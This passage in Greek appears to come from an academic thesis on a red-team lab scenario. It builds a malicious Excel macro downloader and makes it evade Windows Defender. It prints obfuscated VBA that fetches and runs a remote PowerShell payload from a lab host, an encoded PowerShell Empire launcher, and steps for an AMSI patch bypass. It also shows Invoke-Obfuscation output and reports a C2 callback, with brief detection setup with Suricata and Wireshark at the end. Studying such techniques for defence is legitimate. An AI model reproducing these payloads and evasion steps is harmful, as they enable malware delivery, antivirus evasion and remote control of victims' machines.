Για την αντιμετώπιση του ανωτέρου προβλήματος, στο συγκεκριμένο σενάριο αντί για τη χρήση ενός dropper επιλέγεται ένας downloader. Πιο συγκεκριμένα, χρησιμοποιώντας το εργαλείο macro pack [172], πραγματοποιείται εισαγωγή κώδικα και obfuscation (*Εικόνα 375*), με αποτέλεσμα τη δημιουργία ενός νέου αρχείου (calc.xls). Δεδομένου ότι το θύμα συνδέεται πίσω στον επιτιθέμενο για τη λήψη πρόσθετου κώδικα, το αρχείο αποτελεί έναν downloader. Η παράμετρος -o είναι υπεύθυνη για το obfuscation, η παράμετρος -t για την επιλογή του template (DROPPER_PS) και η παράμετρος -G για τη δημιουργία (generation) του νέου αρχείου.



Εικόνα 375. Εκτέλεση του Εργαλείου Macro Pack

Στην *Εικόνα 376* παρατηρείται ότι το αρχείο calc.xls είναι ικανό να κάνει bypass τη στατική ανάλυση του Windows Defender που βασίζεται υπογραφές. Αυτό είναι αναμενόμενο, δεδομένου ότι προς το παρόν το .xls αρχείο περιέχει απλά μία σύνδεση στην IP διεύθυνση 192.168.1.8, χωρίς ωστόσο αυτή να σχετίζεται με τη λήψη πρόσθετων αρχείων ή την εκτέλεση επιπλέον κώδικα.



Εικόνα 376. Bypass Static Windows Defender Detection


Από το παρακάτω τμήμα του obfuscated κώδικα που ενσωματώθηκε στο νέο αρχείο (*Εικόνα 377*), προκύπτει ότι κατά τη σύνδεση στην IP διεύθυνση 192.168.1.8 πραγματοποιείται λήψη του πρόσθετου αρχείου (calc). Επιπλέον, μέρος του obfuscation περιλαμβάνει τη λήψη και την εκτέλεση του εργαλείου PowerShdll [173], το οποίο επιτρέπει την εκτέλεση εντολών PowerShell μόνο με τη χρήση .dll αρχείων. Το PowerShdll μπορεί να εκτελεστεί χάρη στα rundll32.exe,

installutil.exe, regsvcs.exe, regasm.exe, regsvr32.exe ή αυτόνομα σαν εκτελέσιμο αρχείο. Στο συγκεκριμένο παράδειγμα επιλέγεται το rundll32.exe.

```
Public Function okuhatijdomvamqrl() As Variant
omlauoptnydhddf
Dim chowisfkjogyoql As String
chowisfkjogyoql = "C:\Windows\System32\rundll32.exe " & Environ("TEMP") & "\powershdll.dll,main . ( Invoke-WebRequest -useb http://192.168.1.8:8000/calc ) ^| iex;"
ppljtgvd chowisfkjogyoql
End Function
```


Εικόνα 377. Τμήμα Obfuscated Κώδικα

Επόμενο βήμα, είναι η ενεργοποίηση των macros στο εν λόγω αρχείο (*Εικόνα 378*).




Εικόνα 378. Ενεργοποίηση των Macros

Αρχικά, το Windows 10 μηχάνημα συνδέεται στα Kali Linux (HTTP server) και στη συνέχεια πραγματοποιείται λήψη του αρχείου calc και εκτέλεση των περιεχομένων του (*Εικόνα 379*).



Εικόνα 379. Λήψη και Εκτέλεση των Περιεχομένων του Αρχείου calc

Ως αποτέλεσμα των ανωτέρω, εκκινείται η διεργασία calc.exe (*Εικόνα 380*).




Εικόνα 380. Έναρξη Διεργασίας calc.exe

Επόμενο βήμα είναι η εισαγωγή κακόβουλου κώδικα στη θέση της εντολής calc.exe. Επομένως, επιλέγεται η χρήση ενός PowerShell launcher (*Εικόνα 381*).

```
(Empire: usestager/multi/launcher) > set Listener DropboxFinal
[*] Set Listener to DropboxFinal
(Empire: usestager/multi/launcher) > execute
powershell -noP -windowstyle hidden -encoded SQBGACgAJABQAFMAVgBFAHIAcwBJAE8ATgBUAGEAYgBMAGUALgBQAFMAVgBFAFIAcwBJAG8ATgAuAE0AYQBqAE8AcgAgAC0AZwBFACAAM
wApAHsAJABSAGUARgA9AFsAUgBFAGYAXQAuAEEAUwBzAEUATQBiAEwAeQAuAEcARQBUAFQAWQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQ
AaQBvAG4ALgBBAG0AcwBpACcAKwAnAFUAdABpAGwAcwAnACkAOwAkAFIAZQBGAC4ARwBFAFQARgBpAEUAbABEAEgAJwBhAG0AcwBpAEkAbgBpAHQARgAnACsAJwBhAGkAbABlAGQAJwAsACcATgBvA
G4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEEAbAB1AEUAKAAkAG4AdQBMAEwALAAkAFQAUgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQB
```


Εικόνα 381. Χρήση PowerShell Launcher

Ωστόσο, κατά τη λήψη και την εκτέλεση του launcher, παράγεται σχετική ειδοποίηση από τον Windows Defender (*Εικόνα 382*).



Εικόνα 382. Ανίχνευση από τον Windows Defender

Για να αντιμετωπιστεί το παραπάνω πρόβλημα χρησιμοποιείται το εργαλείο Invoke Obfuscation [174]. Το συγκεκριμένο εργαλείο επιτρέπει το obfuscation PowerShell εντολών. Ωστόσο, προκειμένου να χρησιμοποιηθεί το Invoke Obfuscation, απαιτείται η απενεργοποίηση/διακοπή του AMSI για την τρέχουσα διεργασία. Στην *Εικόνα 383* παρουσιάζεται η μέθοδος AmsiScanBuffer Patch του Rasta Mouse. Η εν λόγω τεχνική έχει παρουσιαστεί εκτενώς στο *Κεφάλαιο 4.2*. Η τιμή true που αποτυπώνεται στην *Εικόνα 383* συνδέεται με την επιτυχία του bypass.




Εικόνα 383. AmsiScanBuffer Patch του Rasta Mouse

Μετά την επιτυχημένη απενεργοποίηση του AMSI για την τρέχουσα διεργασία, εκτελούνται οι εντολές που ακολουθούν (*Εικόνα 384*). Η πρώτη εντολή θέτει το execution policy σε bypass και η δεύτερη εκκινεί το εργαλείο Invoke Obfuscation.

```
PS C:\Users\Attackers_W10\Desktop\Attack_Scenario_3\Invoke-Obfuscation-master> Set-ExecutionPolicy -Scope Process -Execu
tionPolicy Bypass

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\Users\Attackers_W10\Desktop\Attack_Scenario_3\Invoke-Obfuscation-master> Import-Module .\Invoke-Obfuscation.psd1
PS C:\Users\Attackers_W10\Desktop\Attack_Scenario_3\Invoke-Obfuscation-master> Invoke-Obfuscation
```

Εικόνα 384. Εκτέλεση Invoke Obfuscation

Κατά την εκτέλεση του Invoke Obfuscation, εμφανίζεται το dashboard του εργαλείου με τις αντίστοιχες επιλογές στο help menu (*Εικόνα 385*).



Εικόνα 385. Invoke Obfuscation Dashboard

Για το συγκεκριμένο σενάριο επίθεσης, επιλέγοντας το PowerShell script που δημιουργήθηκε από το Empire (loader.ps1), προβάλλονται όλες οι διαθέσιμες επιλογές (π.χ., token, encoding, compress) που προσφέρει το εργαλείο (*Εικόνα 386*).

```
Invoke-Obfuscation> SET SCRIPTPATH C:\Users\Attackers_W10\Desktop\Attack_Scenario_3\loader.ps1

Successfully set ScriptPath:
C:\Users\Attackers_W10\Desktop\Attack_Scenario_3\loader.ps1

Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```


Εικόνα 386. PowerShell Script Import

Στα πλαίσια της εργασίας, αρχικά πραγματοποιούνται όλες οι επιμέρους τεχνικές που αφορούν το obfuscation των command tokens, όπως φαίνεται στην *Εικόνα 387*.

```
Invoke-Obfuscation> token

Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)

Invoke-Obfuscation\Token> all

Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1         Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All> 1

[*] Obfuscating 1 Argument token.

[*] Obfuscating 1 Command token.

Executed:
  CLI:  Token\All\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock

Result:
.("{1}{2}{0}" -f 'ell','powers','h') -noP -sta -w 1 -enc  ("{57}{47}{6}{41}{70}{20}{26}{24}{50}{61}{53}{31}{67}{40}{10}{
68}{13}{18}{21}{23}{7}{51}{5}{33}{69}{52}{15}{65}{17}{74}{36}{46}{49}{25}{8}{14}{34}{64}{71}{44}{3}{19}{30}{62}{56}{76}{
16}{39}{1}{11}{58}{4}{35}{59}{77}{22}{75}{42}{66}{60}{12}{27}{0}{45}{55}{43}{73}{2}{63}{37}{28}{32}{72}{38}{54}{48}{29}{
9}"-f'AkAHQAIgApADsAJABGADkANAB1AC4','gAJABJACs','4AZwAvAGQAZQBiAHUAZwBwAHMAIgB9ACcAKQA7ACQAZABhAFQAYQA9ACQAZgA5ADQARQAu
AEQATwB3AG4ATABPAEEAZABEAEEAVABhACgAJwBoAHQAdABwAHMAOgAv','5ADsAJABLAD0AWwBTAHkAcwB0AEUAb','oACQASAArACQAUwB','GkAbgB0AE
','AFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpACcAK','bgB1AGwAbAApACwAMAApA
DsAfQA7AFsAUwBZAFMAVAB1AG0ALgBOAEUAdAAuAFMARQBSAHYASQBDAE','HgAeQA9AFsAUwB5','AQQBUAGEAIAAoACQASQBWACsAJABLACkAKQB8AEkAR
```


Εικόνα 387. Command Tokens Obfuscation

Στη συνέχεια πραγματοποιείται bitwise XOR encoding στο script (*Εικόνα 388*).




Εικόνα 388. Bitwise XOR Encoding

Ακολουθεί η κρυπτογράφηση του script με τον αλγόριθμο AES (*Εικόνα 389*). Η αποκρυπτογράφησή του πραγματοποιείται κατά τη φάση της εκτέλεσης (runtime).




Εικόνα 389. AES Κρυπτογράφηση

Το νέο obfuscated script αποθηκεύεται χρησιμοποιώντας την εντολή out (*Εικόνα 390*).




Εικόνα 390. Αποθήκευση Obfuscated Script

Σε πλήρη αντιστοιχία με πριν, το Windows 10 μηχάνημα συνδέεται στα Kali Linux (HTTP server), πραγματοποιείται λήψη του αρχείου calc και εκτέλεση των περιεχομένων του (*Εικόνα 391*).




Εικόνα 391. Λήψη και Εκτέλεση των Περιεχομένων του Αρχείου calc

Σύμφωνα με την *Εικόνα 392*, το obfuscated script πραγματοποιεί επιτυχώς bypass στον Windows Defender. Επομένως, το αρχείο calc.xls είναι ικανό να κάνει bypass τη στατική ανάλυση του Windows Defender που βασίζεται υπογραφές και ταυτόχρονα τη δυναμική ανάλυση του Windows Defender που βασίζεται σε συμπεριφορική ανάλυση.



Εικόνα 392. Windows Defender Bypass

Ως αποτέλεσμα των ανωτέρω, δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον PowerShell Empire server. Τα χαρακτηριστικά της εν λόγω σύνδεσης αποτυπώνονται στον PowerShell Empire client (*Εικόνα 393*).




Εικόνα 393. Δημιουργία Νέας Σύνδεσης

Συμπερασματικά, ο downloader πετυχαίνει μέτρια αποτελέσματα αναφορικά με το detection rate (*Εικόνα 394*). Όπως έχει ήδη τονιστεί για την αντιμετώπιση του συγκεκριμένου προβλήματος, θα μπορούσε να είχε χρησιμοποιηθεί ένα αρχείο από τα προηγούμενα σενάρια στα οποία εξασφαλίζονται πάρα πολύ χαμηλά ποσοστά ανίχνευσης. Ωστόσο, στο συγκεκριμένο σενάριο επιλέχθηκε εσκεμμένα η χρήση αυτοματοποιημένων εργαλείων που οδηγούν σε υψηλά ποσοστά ανίχνευσης. Στο *Κεφάλαιο 7.3.3* παρουσιάζεται αναλυτικότερα και με μεγαλύτερη ακρίβεια το detection rate της συγκεκριμένης προσέγγισης χρησιμοποιώντας κατάλληλα εργαλεία ανίχνευσης. Επιπλέον, αξίζει να σημειωθεί ότι το implant ικανοποιεί το σκοπό του δεδομένου ότι παρακάμπτει επιτυχώς την ανίχνευση του Windows Defender, παρ' όλο που στην *Εικόνα 394* φαίνεται πως ανιχνεύεται από τη συγκεκριμένη AV λύση. Αυτό οφείλεται πιθανώς στη χρήση διαφορετικής AV έκδοσης.

Εικόνα 394. Detection Rate του .xls Αρχείου


7.3.2 Εκτέλεση

Αρχικό στάδιο, πριν από την έναρξη της επίθεσης, είναι η εκτέλεση του Suricata, προκειμένου να παραχθούν αναφορές σχετικά με τα συμβάντα ασφαλείας που εντοπίζονται στη δικτυακή κίνηση (*Εικόνα 395*).




Εικόνα 395. Εκτέλεση Suricata

Επιπλέον, ξεκινά η καταγραφή από το Wireshark (*Εικόνα 396*). Το output του συγκεκριμένου εργαλείου (.pcapng αρχείο) χρησιμεύει ως input σε άλλα εργαλεία, τα οποία με τη σειρά τους συμβάλλουν στην ανίχνευση beaconing δραστηριότητας και αναλύονται περαιτέρω στο *Κεφάλαιο 7.3.3*.



